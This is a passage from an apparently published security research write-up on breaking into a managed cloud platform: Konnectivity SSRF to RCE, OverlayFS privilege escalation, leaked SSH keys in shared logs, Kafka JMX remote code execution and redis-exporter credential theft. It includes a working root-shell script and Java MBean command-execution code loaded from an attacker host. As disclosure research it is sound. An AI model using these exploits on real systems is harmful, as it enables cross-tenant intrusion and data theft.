
Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.
Interaction diagram between control plane and data plane via Konnectivity
1.3. Exploiting Konnectivity
To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.
A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.
Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.
The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:
In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).
//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address
This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:
Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:
Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).
In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.
To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.
rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

Confirmation of command execution with root privileges
Gaining root privileges opened up several interesting attack vectors:
We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.
2. Adventures in the overlay network
2.1. Victoria stack
An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.
When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:
It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.
We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.

Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.
Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.
Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.
Process privileges on the host and available actions in Kubernetes
Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.
2.2. Compromising managed Kafka instances

We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.
Discovered Java RMI service on port 9999
The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:
JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.
The code that handles the connection and initialization of the MBean component looks like this:
//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}
Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:
// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}
After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.
Create a standard MLet loader inside the Kafka JVM.
Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.

Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces
This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.
2.3. Credential leakage through redis-exporter
The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:
//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...

Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:
The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.
